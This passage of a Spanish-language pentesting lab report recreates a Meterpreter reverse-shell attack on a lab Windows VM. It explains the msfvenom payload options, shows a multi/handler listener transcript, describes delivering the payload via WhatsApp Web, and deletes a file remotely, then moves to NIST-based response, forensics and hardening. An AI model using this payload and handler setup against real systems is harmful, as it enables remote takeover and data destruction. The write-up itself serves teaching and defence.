Luego de ejecutarlo la respuesta trae consigo el nombre del sistema operativo exacto que se encuentra ejecutándose en la máquina de la víctima.

Ilustración 50 Identificación sistema operativo victima



Fuente: Elaboración propia

OBTENCIÓN DE ACCESO

De acuerdo con el anexo 4 uno de los especialistas sugiere que este puede ser un caso en donde ha sido utilizada una carga útil creada con MSFVENOM[37] y posteriormente explotada con la ayuda de METAESPLOIT[38]. Por esto se procede a recrear la creación de dicha carga útil desde la máquina con sistema operativo Kali Linux.


[37] OFFSec. MSFVENOM. Using the MSFvenom command Line Interface. OFFSec [www.offsec.com]. [Consultado 03, septiembre. 2023]. Disponible en internet: <https://www.offsec.com/metasploit-unleashed/msfvenom/>

[38] OFFSec Services. Metasploit-Framework [www.kali.org]. (17, agosto, 2023). [Consultado el 03, septiembre. 2023]. Disponible en internet: <https://www.kali.org/tools/metasploit-framework/>

Como primer paso se debe abrir una nueva ventana de terminal y mediante comandos se procederá a ubicarse en el directorio escritorio como se observa en la ilustración 6.

- Se utiliza el comando **cd Desktop** para ubicarse en el escritorio.

Ilustración 51 Inicio terminal kali linux



Fuente: Elaboración propia

Por defecto el sistema operativo Kali Linux trae precargado todo repositorio de METAESPLOIT, por lo cual se inicia enviando los comandos de obtención del listado de actualizaciones disponibles y posteriormente el de descarga y actualización de estos.

- sudo apt update
- sudo apt upgrade

CREACION DE CARGA UTIL

Como ya se había comentado se utilizará MSFVENOM para crear el archivo de carga útil, en la ilustración 52 es posible observar el comando completo el cual se procederá a explicar a continuación.

Ilustración 52 Creación carga útil

Fuente: Elaboración propia


Descripción de la línea de comandos

- **msfvenom**: hace el llamado a la herramienta que va a crear la carga útil.

- **-p:** señala que se va a utilizar la carga útil que se describe en seguida (Payload)
- **windows/x64/meterpreter/reverse_tcp:** es la línea de comando para llamar a la carga útil que permitira hacer la conexión en reversa desde el equipo víctima hacia el equipo atacante.
- **--platform:** indica que plataforma será la atacada en este caso se especifica que es windows.
- **windows:** sistema operativo a atacar.
- **-a x64:** especifica la arquitectura del equipo víctima.
- **LHOST:** Indica la dirección IP del atacante a la cual la carga útil deberá conectarse una vez sea ejecutada en el equipo de la víctima.
- **LPORT:** Indica el puerto por el cual se conectará para este caso será el 445, en este momento se logra comprender la importancia de realizar un escaneo previo para saber los puertos que estarán disponibles para usar.
- **-f exe:** especifica el formato de salida del archivo a enviar, en este caso se ha seleccionado .exe aunque también podrían utilizarse otros formatos menos comunes como .raw el cual sería ideal si la víctima trabaja con fotografía ya que lo confundiría con una foto en alto formato.
- **>> PoC_1032412170.exe:** Indicará el nombre de salida anteponiendo la ruta del ismo antes del nombre asignado, aunque para efectos prácticos se ejecutará sin ruta y será creado en el área de trabajo actual de termina la cual es escritorio.

Una vez ejecutada la línea de comandos de manera correcta se podrá observar en el escritorio de la máquina virtual con Kali Linux un archivo como se muestra en la siguiente ilustración.

Ilustración 53 Confirmación creación carga útil



Fuente: Elaboración propia

Antes de enviar el archivo a la víctima es ideal ingresar a msfconsole y activar el modo escucha desde la máquina atacante. Para esto se deberá iniciar desde la terminal mediante el comando msfconsole el cual dará una imagen de bienvenida como la que se observa en la ilustración 54.

Ilustración 54 Inicio msfconsole

Fuente: Elaboración propia

Ahora se procederá a ingresar los siguientes comandos para inicializar la consola de control.

- Use exploit /multi/handler: Indica el exploit a utilizar.
- Set payload Windows/x64/meterpreter/reverse_tcp: Indica el tipo de carga útil enviada a la víctima y que se activara.
- Set LHOST 192.168.1.214: Indica la IP por la cual se escuchará.
- Set LPORT 443: Indica el puerto por el cual se escuchará.
- Exploit: Iniciara el exploit y la escucha completa en la red.

En la ilustración 55 es posible observar la ejecución de los comandos y el inicio de escucha.

Ilustración 55 Inicio de escucha


```
msf6 > use exploit/multi/handler/
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.214
LHOST ⇒ 192.168.1.214
msf6 exploit(multi/handler) > set LPORT 445
LPORT ⇒ 445
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.214:445
```

Fuente: Elaboración propia

Como siguiente paso para finalizar la parte de obtención de acceso se realizará la simulación de envió del archivo mediante la plataforma de mensajería WhatsApp en su versión WEB desde la máquina con sistema operativo Kali Linux hasta la máquina con sistema operativo Windows.


Ilustración 56 Envío carga útil



Fuente: Elaboración propia

Ahora se procederá a descargar el archivo en la máquina de la víctima y a ejecutarlo.


Ilustración 57 Descarga archivo en equipo victima



Fuente: Elaboración propia

Luego de que el usuario víctima descarga el archivo y lo ejecuta este no vera nada y aunque intente abrir nuevamente el archivo no le será posible ver lo que está esperando, aunque en segundo plano este archivo se empieza a ejecutar y como resultado se obtiene un inicio de escucha desde el equipo con sistema operativo Kali Linux como se puede observar en la ilustración 58.

Ilustración 58 Confirmación inicio escucha




Fuente: Elaboración propia

A este momento se confirma la conexión del equipo remoto con el equipo físico y es posible pasar al último paso de las etapas de Pentesting.

MANTENER EL ACCESO Y EJECUTAR ATAQUE

El tener una conexión directa quiere decir que es posible explotar al máximo METAESPLOIT y ejecutar diversos comandos los cuales serán remotos para la máquina víctima, en este caso únicamente es necesario borrar un archivo así que se utilizara el comando shell para activar el CMD remoto obteniendo como resultado la ilustración 59.

Ilustración 59 Obtención remota de control por cmd




Fuente: Elaboración propia

El anexo 4 informa que el usuario perdió un archivo que tenía en su escritorio con el nombre carlos_tellez_ayala_1032412170_01092023_etapa3.txt por lo cual es necesario desde la línea de comandos abrir la carpeta de escritorio y posteriormente borrar el archivo utilizando comandos básicos de CDM.

- dir: Muestra el contenido del directorio actual.
- cd: Permite abrir un directorio.
- del: borra un archivo.

Ilustración 60 Borrado archivo remoto



Fuente: Elaboración propia

Finalmente se puede concluir que en efecto como lo indicaba el especialista de HackerHouse el ataque fue realizado mediante METAESPLOIT y todo fue causado por el archivo que indicaba el trabajador otro compañero de trabajo le compartió vía WhatsApp web.

8. IMPORTANCIA DE LA INFORMACIÓN SUMINISTRADA EN EL ANEXO 4

Los elementos más importantes suministrados por el reporte fueron:

- **Testimonio del usuario final:** Es importante y en lo posible poder hablar con quien ha sufrido dicho ataque en búsqueda de los últimos comportamientos y acciones realizados dentro de la máquina, sin lugar a duda conocer el escenario de trabajo y las actividades realizadas en el mismo permite tener una visión amplia de lo que pudo haber sucedido durante el ataque, en caso de no contar con un testimonio se deberá recurrir a herramientas de informática forense para verificar el paso a paso de las actividades realizadas en el sistema operativo.

- **Sugerencia proporcionada por especialista:** Es importante recalcar que desde un inicio el especialista indica que el ataque pudo haber sido realizado usando METAESPLOID lo cual dio lugar a realizar el laboratorio y comprobar que esto era totalmente cierto.
- **Características equipo víctima:** Se mencionaba que el equipo tenía como sistema base Windows 10 64 bits y que sus escudos de seguridad se encontraban desactivados.

9. DESCRIPCIÓN DE LAS HERRAMIENTAS

Fue utilizada la herramienta nmap para realizar un escaneo de puertos de la dirección IP de la víctima y conocer su sistema operativo.


9.1 PUERTO QUE PERMITIO REALIZAR EL PROCESO

Fue utilizado el puerto 445 el cual posee reportes en internet que lo caracterizan como un puerto vulnerable, incluso una de esas vulneraciones es la CVE-2021-44548 que permite al atacante tomar control remoto mediante línea de comandos.

10. GRÁFICA DEL ATAQUE

En la siguiente ilustración es posible observar el proceso llevado a cabo para realizar el ataque desde la máquina Kali Linux hacia la máquina virtual con sistema operativo Windows 10 teniendo en cuenta las etapas de Pentesting que en este caso fueron: reconocimiento, escaneo, obtención de acceso, mantener acceso y ataque.

Ilustración 61 Descripción ataque



Fuente: Elaboración propia

El ataque aprovecho varias vulnerabilidades presentes en el equipo de la víctima las cuales se muestra a continuación.

- Todos los sistemas de seguridad de Windows se encontraban apagados.
- El puerto 445 estaba abierto.
- No poseía ningún software antivirus adicional.
- Utilizaba WhatsApp Web por medio de aplicación nativa.

Dicho lo anterior el conjunto de todos los errores de seguridad unidos permitieron que fuera bastante fácil enviar el archivo con la carga útil y que esta fuera ejecutada por la víctima dando paso a un control total por parte del atacante el cual logro su cometido final de borrar el archivo carlos_tellez_ayala_1032412170_01092023_etapa3.txt presente en el escritorio de la víctima.

11. PROCESO DE HARDENIZACIÓN

Los elementos y pasos descritos a continuación pretender orientar el conocimiento de la Ciberseguridad aplicada a entornos reales con ayuda de procesos basados en experiencia y marcos estandarizados que ayudan en este caso puntual a mejorar niveles de seguridad de entornos expuestos a Ciberataques.

12. REACCIÓN ANTE CIBERATAQUE

Existen diferentes marcos de seguridad, pero en este caso puntual se utilizará el Framework NIST en el cual se aconseja seguir paso a paso las siguientes fases.

12.1 IDENTIFICACIÓN

IMPORTANTE: Antes de realizar cualquier proceso con un equipo posiblemente comprometido (infectado) lo primero que se debe realizar es aislarlo de la red para evitar que la infección pueda propagarse por la red mientras se realiza el proceso de análisis e identificación de la amenaza.

Se inicia realizando una identificación del elemento que posiblemente se encuentra infectado y lograr identificar síntomas como[39]:

- Uso de procesador en altos porcentajes sin razón aparente.
- Lentitud en la carga normal del sistema operativo y o aplicativos.
- Borrado involuntario de documentos.
- Corrupción o modificación de documentos.
- Elementos de inicio automático cargados al equipo diferentes a los usuales.
- Alto uso de ancho de banda ajeno a procesos de actualizaciones de sistema operativo, software instalado o sistemas antivirus.
- Apagados o reinicios repentinos del sistema operativo.
- Movimiento involuntario del cursor.
- Suplantación del usuario en correos electrónicos.
- Activación del led de la cámara web.

Los anteriores son solo algunos de los elementos que permiten identificar un equipo de cómputo comprometido a nivel de seguridad, existen otras variables que dependerán de la cantidad de permisos que posea el usuario, el entorno de trabajo, el sistema operativo y demás, Aunque es importante mencionar y recalcar que los ataques Cibernéticos no son únicamente contra equipos de computación con

[39] AVAST. ¿Qué es un virus informático y cómo funciona?. Avast Academy [www.avast.com]. (2023). [Consultado el 30, Agosto, 2023]. Disponible en: < https://www.avast.com/es-es/c-computer-virus>

sistema operativo, también lo son a elementos IOT, industriales[40], de telemetría, seguridad física, control de acceso entre otros. Por lo cual es necesario dar un tratamiento diferente a cada escenario.

Finalmente, es importante documentar todo este proceso inicial indicando datos importantes como el profesional encargado y la hora de ejecución del posible ataque ya que este último dato será vital si en fases posteriores se descubre que el virus llevaba varios días en el equipo lo cual posibilita se encuentre en otros dispositivos de la red.

12.2 PROTECCIÓN

Verificación escudos de protección

Durante esta fase es de vital importancia iniciar un proceso de verificación de sistema antivirus y firewall dentro del equipo ya que es posible que estos se encuentren apagados o se les halla agregado reglas que permitan la ejecución de archivos contaminados, posterior a esta verificación y activación de escudos se deberá realizar un escaneo completo de los discos duros y memorias USB que el usuario pudiera utilizar durante sus actividades laborales. Finalmente, no se deben dejar por fuera las particiones EFI que cargan el sistema operativo ya que estas en algunos casos también pueden llegar a estar infectadas.

Verificación aplicativos de inicio

Algunas infecciones tienen la posibilidad de anexarse al inicio de Windows, por lo cual es importante verificar si existe alguna nueva tarea programada o de inicio automático ya que en algunos casos estas herramientas no son detectadas por el antivirus y posteriormente en el siguiente reinicio de la máquina logran descargar y ejecutar aplicativos que se ejecutaran contaminando el equipo incluso con Ransomware.

12.3 DETECCIÓN

Un elemento para remediar a futuro posibles ataques es la implementación de sistemas de detección de intrusos como por ejemplo lo es Wazuh el cual permitirá tener un monitoreo completo del equipo, guardando registros de su actividad completa y tráfico de red para detectar actividades anómalas que puedan ser signos de contagio.

[40] BUCHANAN, Scott. CYBER-ATTACKS TO INDUSTRIAL CONTROL SYSTEMS SINCE STUXNET: A SYSTEMATIC REVIEW. [En línea]. Articulo científico. Washington DC, USA. Capitol Technology University, 2022 [consultado el 4 , septiembre, 2023]. pp. 19-50. Disponible en internet: < https://media.proquest.com/media/hms/PFT/2/2I3oM?_s=DTsfaKIWmfpOX3gYX0elJsAhzME%3D>

12.4 RESPUESTA

Si en los casos anteriores fue posible encontrar el archivo infectado es ideal realizar un análisis forense del equipo para confirmar en tiempos el ingreso del archivo a la red, el tiempo de ejecución y sus posibles alcances.

12.5 RECUPERACIÓN

Una vez superado el incidente es necesario realizar una evaluación de las políticas de seguridad presentes en la empresa y modificarlas de manera que sea menos probable volver a vivir un incidente similar en el cual el atacante pueda utilizar las mismas vulnerabilidades del ataque actual.

Es importante comprender la importancia de documentar todos y cada uno de los procesos ya que a futuro permitirán realizar autoevaluaciones, podrán ser tomados para mejorar protocolos de seguridad y evitar que vuelva a suceder el mismo incidente.

13 SUBSANANDO EL CIBERATAQUE HARDENIZACIÓN

13.1 ASEGURAR EL EQUIPO Y LA RED

Inicialmente el primer paso como se comentó anteriormente fue la desconexión del equipo de la red ya que este pudiera estar siendo víctima de un ataque con un gusano u otro tipo de virus que pudiera propagarse por la red y contaminar otros equipos.


13.2 TOMAR REPORTE Y VERIFICACIÓN

Es importante recalcar el tomar el reporte del usuario para de esta manera tener un control y mejor la trazabilidad sobre las acciones a tomar. En el caso puntual el problema fue causado por un archivo llamado PoC_1032412170.exe el cual se informa ingreso por medio de WhatsApp. Dicha información es comprobada en un análisis forense realizado con la herramienta Autopsy [41] del cual se obtienen las siguientes imágenes.

En la ilustración 62 se confirma que el archivo fue descargado desde internet, descartando la posibilidad de que el usuario final este mintiendo y este hubiese sido ingresado haciendo uso de medios externos como memorias usb, dvd entre otros.

[41] BASICTech. Autopsy. Autopsy Digital Forensics [www.autopsy.com]. (2023). [Consultado el 4, septiembre, 2023]. Disponible en internet: <https://www.autopsy.com/about/>


Ilustración 62 Confirmación fuente de descarga archivo PoC_1032412170.exe



Fuente: Elaboración propia

Continuando con el análisis forense la Ilustración 62 permite confirmar la ejecución del archivo descargado con el nombre PoC_1032412170.exe con lo cual se confirma que el relato del usuario es verdadero.

Ilustración 63 Confirmación ejecución archivo PoC_1032412170.exe



Fuente: Elaboración propia


Este paso inicial de toma de reporte y verificación es importante ya que permitirá realizar una reconstrucción rápida de los hechos y determinar si el operario pudiera estar implicado de manera directa y voluntaria con el incidente o no, así como identificar el lugar de donde vino o fue descargado el archivo infectado.

13.3 VERIFICAR SISTEMAS DE DEFENSA E INSTALAR ANTIVIRUS NUEVO

El sistema de defensa actual que está compuesto por Microsoft Defender y Firewall de Windows[42] los cuales se encuentran totalmente apagados, por lo cual la primera opción es encenderlo en su totalidad, pero no será la respuesta definitiva al incidente ya que es posible utilizar soluciones empresariales más robustas. En este caso puntual se procede a realizar la instalación del sistema antivirus Kaspersky Small Office[43] el cual siempre se ha encontrado en los primeros puestos de los rankings mundiales destacándose por su efectividad ante nuevas amenazas.

El primer paso para realizar esta instalación es la descarga del instalador desde el sitio web my.kaspersky.com en donde se deberá realizar la compra del producto, para este caso puntual ya se ha realizado la adquisición de la licencia Small Office Security[44]. Esta versión brindara protección mediante antivirus, firewall, protección de navegación y en especial protección ante Ransomware y errores humanos.

Ilustración 64 Inicio de descarga Instalador Kaspersky Small Office Security



Fuente: Elaboración propia

Dentro del proceso de instalación se ofrecen elementos adicionales como la posibilidad de tener un servicio de VPN[45] y un administrador seguro de contraseñas,

[42] MICROSOFT. Seguridad de Windows que nunca se detiene, Microsoft [www.microsoft.com]. (2023). [Consultado el 4, septiembre, 2023]. Disponible en internet: <https://www.microsoft.com/es-co/windows/comprehensive-security >

[43] MOES, Tibor. The 5 Best Antivirus 2023 Comparison of September. [www.softwarelab.org]. (2023). [Consultado el 4, septiembre. 2023]. Disponible en internet: <https://softwarelab.org/best-antivirus-software/>

[44] AO KASPERSKY LAB. Kasperky Small Office Security. Kasperky [www.usa.kaspersky.com]. (2023). [Consultado el 4, septiembre, 2023]. Disponible en internet: <https://usa.kaspersky.com/small-business-security/small-office-security >

[45] AO KASPERSKY LAB. What is VPN? How It Works, Types of VPN. Kasperky [www.kaspersky.com]. (2023). [Consultado el 4, septiembre, 2023]. Disponible en internet: < https://www.kaspersky.com/resource-center/definitions/what-is-a-vpn#>


de acuerdo con el análisis realizado anteriormente se podría sospechar que mediante el PayLoad el atacante hubiera podido copiar archivos y enviarlos a cualquier destino si esto hubiese sucedido podría haber extraído datos del navegador de internet y posteriormente extraer contraseñas, es por esto que se considera importante instalar estos complementos.

Ilustración 65 Inicio instalador Kaspersky Small Office

Fuente: Elaboración propia

Luego de realizarse el proceso de instalación de manera satisfactoria se deberá iniciar un escaneo completo de los discos duros del computador y medios extraíbles en busca de elementos contaminados existentes, en la ilustración 66 se muestra el inicio del proceso.

Ilustración 66 Primer análisis completo

